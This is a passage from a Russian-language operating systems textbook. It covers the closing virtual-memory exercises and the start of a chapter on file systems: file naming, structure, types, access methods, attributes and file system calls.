г) передать управление ячейке в сегменте 1, странице 3, со смещением 32.

49. Можете ли вы представить ситуацию, при которой была бы неприемлема идея поддержки виртуальной памяти? Что можно было бы извлечь полезного из отсутствия поддержки виртуальной памяти? Обоснуйте ответ.

50. В виртуальной памяти предоставляется механизм для изолирования одного процесса от другого. Какие трудности в управлении памятью могут возникать, если разрешить одновременную работу двух операционных систем? Как эти трудности можно разрешить?

51. Постройте гистограмму и вычислите средний и медианный размеры исполняемых двоичных файлов на своем компьютере. В системе Windows следует взять в расчет все файлы с расширениями .exe и .dll, в системе UNIX — все исполняемые файлы в каталогах /bin, /usr/bin и /local/bin, не являющиеся сценариями (или воспользуйтесь утилитой file, чтобы найти все исполняемые файлы). Принимая во внимание внутреннюю фрагментацию и размер таблицы страниц, сделайте обоснованные предположения о размере записи в таблице страниц. Считайте, что все программмы запускаются с одинаковой частотой и поэтому должны учитываться на равных началах.

52. Напишите программу, моделирующую страничную систему и использующую алгоритм старения. В качестве параметра возьмите количество страничных блоков. Последовательность обращений к страницам должна считываться из файла. Для заданного файла входящих данных постройте график функции, отображающий зависимость количества ошибок отсутствия страницы на 1000 обращений к памяти от количества доступных страничных блоков.

53. Напишите программу, моделирующую миниатюрную систему подкачки, использующую алгоритм WSClock. Система считается миниатюрной, поскольку будет построена на предположении об отсутствии ссылок на запись (что не слишком реалистично), а прекращение процесса и его создание проигнорированы (вечная жизнь). Входными данными будут:

    - пороговое значение периода восстановления;
    - интервал прерывания от таймера, выраженный в виде количества обращений к памяти;
    - файл, содержащий последовательность ссылок на страницы.

    а) Опишите основную структуру данных и алгоритмы в вашей реализации.

    б) Покажите, что модель ведет себя ожидаемо для простого (но нетривиального) примера ввода.

    в) Постройте график функции, отображающей зависимость количества ошибок отсутствия страницы от размера рабочего набора на 1000 обращений к памяти.

    г) Объясните, что нужно для расширения программы для обслуживания потока ссылок на страницы, который также включает записи.

54. Напишите программу, демонстрирующую влияние отсутствия нужных записей в буфере TLB на эффективное время доступа к памяти, путем измерения времени каждого доступа, затрачиваемого на проход большого массива.

    а) Объясните главные подходы, лежащие в основе программы, и опишите, какой демонстрации вы ожидаете от выходных данных для какой-нибудь существующей на практике архитектуры виртуальной памяти.

б) Запустите программу на компьютере и опишите, насколько полученные данные оправдали ваши ожидания.

в) Повторите задание *б*, но для более старого компьютера с другой архитектурой, и объясните любые существенные различия в выходных данных.

55. Напишите программу, демонстрирующую разницу между использованием локальной и глобальной политики замещения страниц для простого случая использования двух процессов. Вам понадобится подпрограмма, генерирующая строку обращений к страницам на основе статистической модели. У этой модели есть N состояний, пронумерованных от 0 до $N - 1$, которые представляют каждое из возможных обращений к страницам, а вероятность p_1, связанная с каждым состоянием i, означает возможность того, что следующее обращение будет к той же самой странице. В противном случае следующее обращение будет к одной из других страниц с равной для всех них вероятностью.

а) Покажите, что подпрограмма генерации строки обращения к страницам работает должным образом для какого-нибудь небольшого значения N.

б) Вычислите уровень ошибок отсутствия страницы для примера, в котором имеется один процесс и фиксированное количество страничных блоков. Объясните правильность поведения программы.

в) Повторите задание *б* для двух процессов с независимой последовательностью обращений к страницам и удвоенным количеством страничных блоков по сравнению с заданием *б*.

г) Повторите задание *в*, но с использованием не локальной, а глобальной политики. Также сопоставьте уровень количества ошибок отсутствия страницы для каждого процесса с уровнем, который был при использовании локальной политики.

56. Напишите программу, которая может быть использована для сравнения эффективности добавления поля тега к записям TLB, когда управление передается между двумя программами. Поле тега используется для эффективного обозначения каждой записи идентификатором процесса. Учтите, что TLB без тега может быть смоделирован путем выставления требования, чтобы у всех записей TLB в любое время имелся один и тот же тег. В качестве входных данных будут использоваться:

- количество доступных записей TLB;
- интервал прерывания от таймера, выраженный в виде количества обращений к памяти;
- файл, содержащий последовательность записей (процесс, ссылки на страницы);
- цена обновления одной TLB-записи *entry*.

а) Опишите основную структуру данных и алгоритмы в вашей реализации.

б) Покажите, что модель ведет себя ожидаемо для простого (но нетривиального) примера ввода.

в) Постройте график функции, отображающий количество обновлений TLB на 1000 обращений к памяти.

Глава 4
Файловые системы

В хранении и извлечении информации нуждаются все компьютерные приложения. Работающий процесс в собственном адресном пространстве может хранить лишь ограниченное количество данных. Но емкость хранилища ограничена размером виртуального адресного пространства. Ряду приложений вполне достаточно и этого объема, но есть и такие приложения, например системы резервирования авиабилетов, системы банковского или корпоративного учета, для которых его явно недостаточно.

Вторая проблема, связанная с хранением информации в пределах адресного пространства процессов, заключается в том, что при завершении процесса эта информация теряется. Для многих приложений (например, баз данных) информация должна храниться неделями, месяцами или даже бесконечно. Ее исчезновение с завершением процесса абсолютно неприемлемо. Более того, она не должна утрачиваться и при аварийном завершении процесса при отказе компьютера.

Третья проблема заключается в том, что зачастую возникает необходимость в предоставлении одновременного доступа к какой-то информации (или ее части) нескольким процессам. Если интерактивный телефонный справочник будет храниться в пределах адресного пространства только одного процесса, то доступ к нему сможет получить только этот процесс. Эта проблема решается за счет придания информации как таковой независимости от любых процессов.

Таким образом, есть три основных требования к долговременному хранилищу информации:

1. Оно должно предоставлять возможность хранения огромного количества информации.
2. Информация должна пережить прекращение работы использующего ее процесса.
3. К информации должны иметь одновременный доступ несколько процессов.

В качестве такого долговременного хранилища долгие годы используются магнитные диски. В последние годы растет популярность твердотельных накопителей, поскольку у них нет склонных к поломке движущихся частей. К тому же они предлагают более быстрый произвольный доступ к данным. Также широко используются магнитные ленты и оптические диски, но их производительность значительно ниже, и они обычно используются в качестве резервных хранилищ. Более подробное изучение дисков предстоит в главе 5, но сейчас нам вполне достаточно представлять себе диск в виде устройства с линейной последовательностью блоков фиксированного размера, которое поддерживает две операции:

- чтение блока *k*;
- запись блока *k*.

На самом деле этих операций больше, но, в принципе, решить проблему долговременного хранения могут и эти две.

Тем не менее эти операции очень неудобны, особенно на больших системах, используемых многими приложениями и, возможно, несколькими пользователями (например, на сервере). Приведем навскидку лишь часть возникающих вопросов:

- Как ведется поиск информации?
- Как уберечь данные одного пользователя от чтения их другим пользователем?
- Как узнать, которые из блоков свободны?

А ведь таких вопросов значительно больше.

По аналогии с тем, что мы уже видели — как операционная система абстрагируется от понятия процессора, чтобы создать абстракцию процесса, и как она абстрагируется от понятия физической памяти, чтобы предложить процессам виртуальные адресные пространства, — мы можем решить эту проблему с помощью новой абстракции — файла. Взятые вместе абстракции процессов (и потоков), адресных пространств и файлов являются наиболее важными понятиями, относящимися к операционным системам. Если вы реально разбираетесь в этих понятиях от начала до конца, значит, вы на правильном пути становления в качестве специалиста по операционным системам.

Файлы являются логическими информационными блоками, создаваемыми процессами. На диске обычно содержатся тысячи или даже миллионы не зависящих друг от друга файлов. Фактически если рассматривать каждый файл как некую разновидность адресного пространства, то это будет довольно близко к истине, за исключением того, что файлы используются для моделирования диска, а не оперативной памяти.

Процессы могут считывать существующие файлы и, если требуется, создавать новые. Информация, хранящаяся в файлах, должна иметь **долговременный характер**, то есть на нее не должно оказывать влияния создание процесса и его завершение. Файл должен прекращать свое существование только в том случае, если его владелец удаляет его явным образом. Хотя операции чтения и записи файлов являются самыми распространенными, существует множество других операций, часть из которых будут рассмотрены далее.

Файлами управляет операционная система. Структура файлов, их имена, доступ к ним, их использование, защита, реализация и управление ими являются основными вопросами разработки операционных систем. В общем и целом, та часть операционной системы, которая работает с файлами, и будет темой этой главы.

С позиции пользователя наиболее важным аспектом файловой системы является ее представление, то есть что собой представляет файл, как файлы именуются, какой защитой обладают, какие операции разрешено проводить с файлами и т. д. А подробности о том, что именно используется для отслеживания свободного пространства хранилища — связанные списки или битовая матрица, и о том, сколько секторов входит в логический дисковый блок, ему неинтересны, хотя они очень важны для разработчиков файловой системы. Поэтому мы разбили главу на несколько разделов. Первые два раздела посвящены пользовательскому интерфейсу для работы с файлами и каталогами соответственно. Затем следует подробное рассмотрение порядка реализации файловой системы и управления ею. И наконец, будут приведены несколько примеров реально существующих файловых систем.

4.1. Файлы

На следующих страницах мы взглянем на файлы с пользовательской точки зрения, то есть рассмотрим, как они используются и какими свойствами обладают.

4.1.1. Имена файлов

Файл является механизмом абстрагирования. Он предоставляет способ сохранения информации на диске и последующего ее считывания, который должен оградить пользователя от подробностей о способе и месте хранения информации и деталей фактической работы дисковых устройств.

Наверное, наиболее важной характеристикой любого механизма абстрагирования является способ управления объектами и их именования, поэтому исследование файловой системы начнется с вопроса, касающегося имен файлов. Когда процесс создает файл, он присваивает ему имя. Когда процесс завершается, файл продолжает существовать, и к нему по этому имени могут обращаться другие процессы.

Конкретные правила составления имен файлов варьируются от системы к системе, но все ныне существующие операционные системы в качестве допустимых имен файлов позволяют использовать от одной до восьми букв. Поэтому для имен файлов можно использовать слова andrea, bruce и cathy. Зачастую допускается также применение цифр и специальных символов, поэтому допустимы также такие имена, как 2, urgent! и Fig.2-14. Многие файловые системы поддерживают имена длиной до 255 символов.

Некоторые файловые системы различают буквы верхнего и нижнего регистров, а некоторые не делают таких различий. Система UNIX подпадает под первую категорию, а старая MS-DOS — под вторую. (Кстати, при всей своей древности MS-DOS до сих пор довольно широко используется во встроенных системах, так что она отнюдь не устарела.) Поэтому система UNIX может рассматривать сочетания символов maria, Maria и MARIA как имена трех разных файлов. В MS-DOS все эти имена относятся к одному и тому же файлу.

Наверное, будет кстати следующее отступление, касающееся файловых систем. Обе операционные системы, Windows 95 и Windows 98, использовали файловую систему MS-DOS под названием **FAT-16**, и поэтому они унаследовали множество ее свойств, касающихся, например, построения имен файлов. В Windows 98 было представлено расширение FAT-16, которое привело к системе **FAT-32**, но обе эти системы очень похожи друг на друга. Вдобавок к этому Windows NT, Windows 2000, Windows XP, Windows Vista, Windows 7 и Windows 8 по-прежнему поддерживают обе файловые системы FAT, которые к настоящему времени фактически уже устарели. Но новые операционные системы имеют собственную намного более совершенную файловую систему NTFS, которая обладает несколько иными свойствами (к примеру, допускает имена файлов в кодировке Unicode). На самом деле для Windows 8 имеется вторая файловая система, известная как ReFS (или Resilient File System — восстанавливаемая файловая система), но она предназначена для серверной версии. В этой главе все ссылки на MS-DOS или файловую систему FAT будут, если не указано иное, подразумевать системы FAT-16 и FAT-32, используемые в Windows. Далее в этой главе мы рассмотрим файловую систему FAT, а систему NTFS — в главе 12, когда будем подробно изучать операционную систему Windows 8. Кстати, есть также новая FAT-подобная файловая система, известная как **exFAT**. Это созданное компанией Microsoft расширение к FAT-32, опти-

мизированное для флеш-накопителей и больших файловых систем. ExFAT является единственной современной файловой системой компании Microsoft, в отношении которой в OS X допускаются чтение и запись.

Многие операционные системы поддерживают имена файлов, состоящие из двух частей, разделенных точкой, как, например, prog.c. Та часть имени, которая следует за точкой, называется **расширением имени файла** и, как правило, несет в себе некоторую информацию о файле. К примеру, в MS-DOS имена файлов состоят из 1–8 символов и имеют (необязательно) расширение, состоящее из 1–3 символов. В UNIX количество расширений выбирает сам пользователь, так что имя файла может иметь два и более расширений, например homepage.html.zip, где .html указывает на наличие веб-страницы в коде HTML, а .zip — на то, что этот файл (homepage.html) был сжат архиватором. Некоторые широко распространенные расширения и их значения показаны в табл. 4.1.

Таблица 4.1. Некоторые типичные расширения имен файлов

Расширение	Значение
.bak	Резервная копия файла
.c	Исходный текст программы на языке C
.gif	Изображение формата GIF
.hlp	Файл справки
.html	Документ в формате HTML
.jpg	Статическое растровое изображение в формате JPEG
.mp3	Музыка в аудиоформате MPEG layer 3
.mpg	Фильм в формате MPEG
.o	Объектный файл (полученный на выходе компилятора, но еще не прошедший компоновку)
.pdf	Документ формата PDF
.ps	Документ формата PostScript
.tex	Входной файл для программы форматирования TEX
.txt	Обычный текстовый файл
.zip	Архив, сжатый программой zip

В некоторых системах (например, во всех разновидностях UNIX) расширения имен файлов используются в соответствии с соглашениями и не навязываются операционной системой. Файл file.txt может быть текстовым файлом, но это скорее напоминание его владельцу, чем передача некой значимой информации компьютеру. В то же время компилятор языка C может выдвигать требование, чтобы компилируемые им файлы имели расширение .c, и отказываться выполнять компиляцию, если они не имеют такого расширения. Но операционную систему это не волнует.

Подобные соглашения особенно полезны, когда одна и та же программа должна управлять различными типами файлов. Например, компилятору языка C может быть предоставлен список файлов, которые он должен откомпилировать и скомпоновать, причем некоторые из этих файлов могут содержать программы на языке C, а другие — являться ассемблерными файлами. В таком случае компилятор сможет отличить одни файлы от других именно по их расширениям.

Система Windows, напротив, знает о расширениях имен файлов и присваивает каждому расширению вполне определенное значение. Пользователи (или процессы) могут регистрировать расширения в операционной системе, указывая программу, которая станет их «владельцем». При двойном щелчке мыши на имени файла запускается программа, назначенная этому расширению, с именем файла в качестве параметра. Например, двойной щелчок мыши на имени file.docx запускает Microsoft Word, который открывает файл file.docx в качестве исходного файла для редактирования.

4.1.2. Структура файла

Файлы могут быть структурированы несколькими различными способами. Три наиболее вероятные структуры показаны на рис. 4.1. Файл на рис. 4.1, *а* представляет собой бессистемную последовательность байтов. В сущности, операционной системе все равно, что содержится в этом файле, — она видит только байты. Какое-либо значение этим байтам придают программы на уровне пользователя. Такой подход используется как в UNIX, так и в Windows.




Рис. 4.1. Три типа файлов: *а* — последовательность байтов; *б* — последовательность записей; *в* — дерево

Когда операционная система считает, что файлы — это не более чем последовательность байтов, она предоставляет максимум гибкости. Программы пользователя могут помещать в свои файлы все, что им заблагорассудится, и называть их, как им удобно. Операционная система ничем при этом не помогает, но и ничем не мешает. Последнее обстоятельство может иметь особое значение для тех пользователей, которые хотят сделать что-либо необычное. Эта файловая модель используется всеми версиями UNIX (включая Linux и OS X) и Windows.

Первый шаг навстречу некой структуре показан на рис. 4.1, *б*. В данной модели файл представляет собой последовательность записей фиксированной длины, каждая из которых имеет собственную внутреннюю структуру. Основная идея файла как последовательности записей состоит в том, что операция чтения возвращает одну из записей, а операция записи перезаписывает или дополняет одну из записей. В каче-

стве исторического отступления заметим, что несколько десятилетий назад, когда в компьютерном мире властвовали перфокарты на 80 столбцов, многие операционные системы универсальных машин в основе своей файловой системы использовали файлы, состоящие из 80-символьных записей, — в сущности, образы перфокарт. Эти операционные системы поддерживали также файлы, состоящие из 132-символьных записей, предназначавшиеся для строковых принтеров (которые в то время представляли собой большие печатающие устройства, имеющие 132 столбца). Программы на входе читали блоки по 80 символов, а на выходе записывали блоки по 132 символа, даже если заключительные 52 символа были пробелами. Ни одна современная универсальная система больше не использует эту модель в качестве своей первичной файловой системы, но, возвращаясь к временам 80-столбцовых перфокарт и 132-символьной принтерной бумаги, следует отметить, что это была весьма распространенная модель для универсальных компьютеров.

Третья разновидность структуры файла показана на рис. 4.2, *в*. При такой организации файл состоит из дерева записей, необязательно одинаковой длины, каждая из которых в конкретной позиции содержит **ключевое** поле. Дерево сортируется по ключевому полю, позволяя выполнять ускоренный поиск по конкретному ключу.

Здесь основной операцией является не получение «следующей» записи, хотя возможно проведение и этой операции, а получение записи с указанным ключом. Для файла зоопарк (см. рис. 4.1, *в*) можно, к примеру, запросить систему выдать запись с ключом *пони*, нисколько не заботясь о ее конкретной позиции в файле. Более того, к файлу могут быть добавлены новые записи, и решение о том, куда их поместить, будет принимать не пользователь, а операционная система. Совершенно ясно, что этот тип файла отличается от бессистемных битовых потоков, используемых в UNIX и Windows, и он используется в некоторых больших универсальных компьютерах, применяемых при обработке коммерческих данных.

4.1.3. Типы файлов

Многие операционные системы поддерживают несколько типов файлов. К примеру, в системах UNIX (опять же включая OS X) и Windows имеются обычные файлы и каталоги. В системе UNIX имеются также символьные и блочные специальные файлы. **Обычными** считаются файлы, содержащие информацию пользователя. Все файлы на рис. 4.1 являются обычными. **Каталоги** — это системные файлы, предназначенные для поддержки структуры файловой системы. Мы рассмотрим их чуть позже. **Символьные специальные файлы** имеют отношение к вводу-выводу и используются для моделирования последовательных устройств ввода-вывода, к которым относятся терминалы, принтеры и сети. **Блочные специальные файлы** используются для моделирования дисков. В данной главе нас в первую очередь будут интересовать обычные файлы.

Как правило, к обычным файлам относятся либо файлы ASCII, либо двоичные файлы. ASCII-файлы состоят из текстовых строк. В некоторых системах каждая строка завершается символом возврата каретки. В других системах используется символ перевода строки. Некоторые системы (например, Windows) используют оба символа. Строки не обязательно должны иметь одинаковую длину.

Большим преимуществом ASCII-файлов является возможность их отображения и распечатки в исходном виде, также они могут быть отредактированы в любом текстовом редакторе. Более того, если большое количество программ используют ASCII-файлы для

ввода и вывода информации, это упрощает подключение выхода одной программы ко входу другой, как это делается в конвейерах оболочки. (При этом обмен данными между процессами ничуть не упрощается, но интерпретация информации, несомненно, становится проще, если для ее выражения используется стандартное соглашение вроде ASCII.)

Все остальные файлы относятся к двоичным — это означает, что они не являются ASCII-файлами. Их распечатка будет непонятным и бесполезным набором символов. Обычно у них есть некая внутренняя структура, известная использующей их программе.

Например, на рис. 4.2, *а* показан простой исполняемый двоичный файл, взятый из одной из ранних версий UNIX. Хотя с технической точки зрения этот файл представляет собой всего лишь последовательность байтов, операционная система исполнит его только в том случае, если он будет иметь допустимый формат. Файл состоит из пяти разделов: заголовка, текста, данных, битов перемещения и таблицы символов. Заголовок начинается с так называемого **магического числа**, идентифицирующего файл в качестве исполняемого (чтобы предотвратить случайное исполнение файла, не соответствующего данному формату). Затем следуют размеры различных частей файла, адрес, с которого начинается его выполнение, и ряд битов-флагов. За заголовком следуют текст программы и данные. Они загружаются в оперативную память и перемещаются с использованием битов перемещения. Таблица символов используется для отладки.

В качестве второго примера двоичного файла служит архив, также взятый из UNIX (см. рис. 4.2, *б*). Он состоит из набора откомпилированных, но не скомпонованных библиотечных процедур (модулей). Каждому модулю предшествует заголовок, сообщающий о его имени, дате создания, владельце, коде защиты и размере. Как и в исполняемом файле, заголовки модулей заполнены двоичными числами. При их распечатке на принтере будет получаться тарабарщина.

Каждая операционная система должна распознавать по крайней мере один тип файла — собственный исполняемый файл, но некоторые операционные системы распознают и другие типы файлов. Старая система TOPS-20 (для компьютера DECsystem 20) дошла даже до проверки времени создания каждого предназначенного для выполнения файла. Затем она находила исходный файл и проверяла, не был ли он изменен со времени создания исполняемого файла. Если он был изменен, она автоматически перекомпилировала исходный файл. В терминах UNIX это означает, что программа make была встроена в оболочку. Использование расширений имен файлов было обязательным, чтобы операционная система могла определить, какая двоичная программа от какого исходного файла произошла.

Столь строгая типизация файлов создает проблемы, как только пользователь делает что-нибудь неожиданное для разработчиков системы. Представьте, к примеру, систему, в которой выходные файлы программы имеют расширение .dat (файлы данных). Если пользователь пишет программу форматирования, которая считывает файл с расширением .c (программа на языке C), преобразует его (например, конвертируя в вид со стандартными отступами), а затем записывает преобразованный файл в качестве выходного, то выходной файл приобретает тип .dat. Если пользователь попытается предложить этот файл компилятору C, чтобы тот его откомпилировал, система откажет ему в этом, поскольку у имени файла неверное расширение. Попытки скопировать file.dat в file.c будут отвергнуты системой как недопустимые (чтобы уберечь пользователя от ошибок).




Рис. 4.2. Примеры структур двоичных файлов: *а* — исполняемый файл; *б* — архив

Хотя подобное «дружелюбие» по отношению к пользователю и может помочь новичкам, оно ставит в тупик опытных пользователей, поскольку им приходится прикладывать значительные усилия, чтобы обойти представления операционной системы о том, что приемлемо, а что нет.

4.1.4. Доступ к файлам

В самых первых операционных системах предоставлялся только один тип доступа к файлам — **последовательный**. В этих системах процесс мог читать все байты или записи файла только по порядку, с самого начала, но не мог перепрыгнуть и считать их вне порядка их следования. Но последовательные файлы можно было перемотать назад, чтобы считать их по мере надобности. Эти файлы были удобны в те времена, когда носителем в хранилищах данных служила магнитная лента, а не диск.

Когда для хранения файлов стали использоваться диски, появилась возможность считывать байты или записи файла вне порядка их размещения или получать доступ к записям по ключу, а не по позиции. Файлы, в которых байты или записи могли быть

считаны в любом порядке, стали называть **файлами произвольного доступа**. Они востребованы многими приложениями.

Файлы произвольного доступа являются неотъемлемой частью многих приложений, например систем управления базами данных. Если авиапассажир заказывает себе место на конкретный рейс, программа бронирования должна иметь возможность доступа к записи, относящейся к этому рейсу, не обременяя себя необходимостью предварительного считывания записей, относящихся к нескольким тысячам других рейсов.

Для определения места начала считывания могут быть применены два метода. При первом методе позиция в файле, с которой начинается чтение, задается при каждой операции чтения *read*. При втором методе для установки на текущую позицию предоставляется специальная операция поиска нужного места *seek*. После этой операции файл может быть считан последовательно с только что установленной позиции. Последний метод используется в UNIX и Windows.

4.1.5. Атрибуты файлов

У каждого файла есть свои имя и данные. Вдобавок к этому все операционные системы связывают с каждым файлом и другую информацию, к примеру дату и время последней модификации файла и его размер. Мы будем называть эти дополнительные сведения **атрибутами файла**. Также их называют **метаданными**. Список атрибутов существенно варьируется от системы к системе. В табл. 4.2 показаны некоторые из возможных атрибутов, но кроме них существуют и другие атрибуты. Ни одна из существующих систем не имеет всех этих атрибутов, но каждый из них присутствует в какой-либо системе.

Первые четыре атрибута относятся к защите файла и сообщают о том, кто может иметь к нему доступ, а кто нет. Возможно применение разнообразных схем, часть из них мы рассмотрим чуть позже. В некоторых системах для доступа к файлу пользователь должен ввести пароль, в этом случае пароль может быть одним из атрибутов файла.

Флаги представляют собой биты или небольшие поля, с помощью которых происходит управление некоторыми конкретными свойствами или разрешение их применения. Например, скрытые файлы не появляются в листинге файлов. Флаг архивации представляет собой бит, с помощью которого отслеживается, была ли недавно сделана резервная копия файла. Этот флаг сбрасывается программой архивирования и устанавливается операционной системой при внесении в файл изменений. Таким образом программа архивирования может определить, какие файлы следует архивировать. Флаг «временный» позволяет автоматически удалять помеченный им файл по окончании работы создавшего его процесса.

Поля длины записи, позиции ключа и длины ключа имеются только у тех файлов, записи которых можно искать по ключу. Они предоставляют информацию, необходимую для поиска ключей.

Различные показатели времени позволяют отслеживать время создания файла, последнего доступа к этому файлу, его последнего изменения. Эти сведения могут оказаться полезными для достижения различных целей. К примеру, если исходный файл был изменен уже после создания соответствующего объектного файла, то он нуждается в перекомпиляции. Необходимую для этого информацию предоставляют поля времени.

Таблица 4.2. Некоторые из возможных атрибутов

Атрибут	Значение
Защита	Кто и каким образом может получить доступ к файлу
Пароль	Пароль для получения доступа к файлу
Создатель	Идентификатор создателя файла
Владелец	Текущий владелец
Флаг «только для чтения»	0 — для чтения и записи; 1 — только для чтения
Флаг «скрытый»	0 — обычный; 1 — не предназначенный для отображения в перечне файлов
Флаг «системный»	0 — обычный; 1 — системный
Флаг «архивный»	0 — прошедший резервное копирование; 1 — нуждающийся в резервном копировании
Флаг «ASCII/двоичный»	0 — ASCII; 1 — двоичный
Флаг произвольного доступа	0 — только последовательный доступ; 1 — произвольный доступ
Флаг «временный»	0 — обычный; 1 — удаляемый по окончании работы процесса
Флаги блокировки	0 — незаблокированный; ненулевое значение — заблокированный
Длина записи	Количество байтов в записи
Позиция ключа	Смещение ключа внутри каждой записи
Длина ключа	Количество байтов в поле ключа
Время создания	Дата и время создания файла
Время последнего доступа	Дата и время последнего доступа к файлу
Время внесения последних изменений	Дата и время внесения в файл последних изменений
Текущий размер	Количество байтов в файле
Максимальный размер	Количество байтов, до которого файл может увеличиваться

Текущий размер показывает, насколько большим является файл в настоящее время. Некоторые старые операционные системы универсальных машин требуют при создании файла указывать его максимальный размер, чтобы позволить операционной системе заранее выделить максимальное место для его хранения. Операционные системы рабочих станций и персональных компьютеров достаточно разумны, чтобы обойтись без этой особенности.

4.1.6. Операции с файлами

Файлы предназначены для хранения информации с возможностью ее последующего извлечения. Разные системы предоставляют различные операции, позволяющие со-

хранять и извлекать информацию. Далее рассматриваются наиболее распространенные системные вызовы, относящиеся к работе с файлами.

- *Create* (Создать). Создает файл без данных. Цель вызова состоит в объявлении о появлении нового файла и установке ряда атрибутов.
- *Delete* (Удалить). Когда файл больше не нужен, его нужно удалить, чтобы освободить дисковое пространство. Именно для этого и предназначен этот системный вызов.
- *Open* (Открыть). Перед использованием файла процесс должен его открыть. Цель системного вызова *open* — дать возможность системе извлечь и поместить в оперативную память атрибуты и перечень адресов на диске, чтобы ускорить доступ к ним при последующих вызовах.
- *Close* (Закрыть). После завершения всех обращений к файлу потребность в его атрибутах и адресах на диске уже отпадает, поэтому файл должен быть закрыт, чтобы освободить место во внутренней таблице. Многие системы устанавливают максимальное количество открытых процессами файлов, определяя смысл существования этого вызова. Информация на диск пишется блоками, и закрытие файла вынуждает к записи последнего блока файла, даже если этот блок и не заполнен.
- *Read* (Произвести чтение). Считывание данных из файла. Как правило, байты поступают с текущей позиции. Вызывающий процесс должен указать объем необходимых данных и предоставить буфер для их размещения.
- *Write* (Произвести запись). Запись данных в файл, как правило, с текущей позиции. Если эта позиция находится в конце файла, то его размер увеличивается. Если текущая позиция находится где-то в середине файла, то новые данные пишутся поверх существующих, которые утрачиваются навсегда.
- *Append* (Добавить). Этот вызов является усеченной формой системного вызова *write*. Он может лишь добавить данные в конец файла. Как правило, у систем, предоставляющих минимальный набор системных вызовов, вызов *append* отсутствует, но многие системы предоставляют множество способов получения того же результата, и иногда в этих системах присутствует вызов *append*.
- *Seek* (Найти). При работе с файлами произвольного доступа нужен способ указания места, с которого берутся данные. Одним из общепринятых подходов является применение системного вызова *seek*, который перемещает указатель файла к определенной позиции в файле. После завершения этого вызова данные могут считываться или записываться с этой позиции.
- *Get attributes* (Получить атрибуты). Процессу для работы зачастую необходимо считать атрибуты файла. К примеру, имеющаяся в UNIX программа make обычно используется для управления проектами разработки программного обеспечения, состоящими из множества сходных файлов. При вызове программа make проверяет время внесения последних изменений всех исходных и объектных файлов и для обновления проекта обходится компиляцией лишь минимально необходимого количества файлов. Для этого ей необходимо просмотреть атрибуты файлов, а именно время внесения последних изменений.
- *Set attributes* (Установить атрибуты). Значения некоторых атрибутов могут устанавливаться пользователем и изменяться после того, как файл был создан. Такую возможность дает именно этот системный вызов. Характерным примером может

послужить информация о режиме защиты. Под эту же категорию подпадает большинство флагов.

- *Rename* (Переименовать). Нередко пользователю требуется изменить имя существующего файла. Этот системный вызов помогает решить эту задачу. Необходимость в нем возникает не всегда, поскольку файл может быть просто скопирован в новый файл с новым именем, а старый файл затем может быть удален.

4.1.7. Пример программы, использующей файловые системные вызовы

В этом разделе будет рассмотрена простая UNIX-программа, копирующая один файл из файла-источника в файл-приемник. Текст программы показан в листинге 4.1. У этой программы минимальные функциональные возможности и очень скромные возможности сообщения об ошибках, но она дает довольно четкое предоставление о некоторых системных вызовах, относящихся к работе с файлами.

Листинг 4.1. Простая программа копирования файла

```
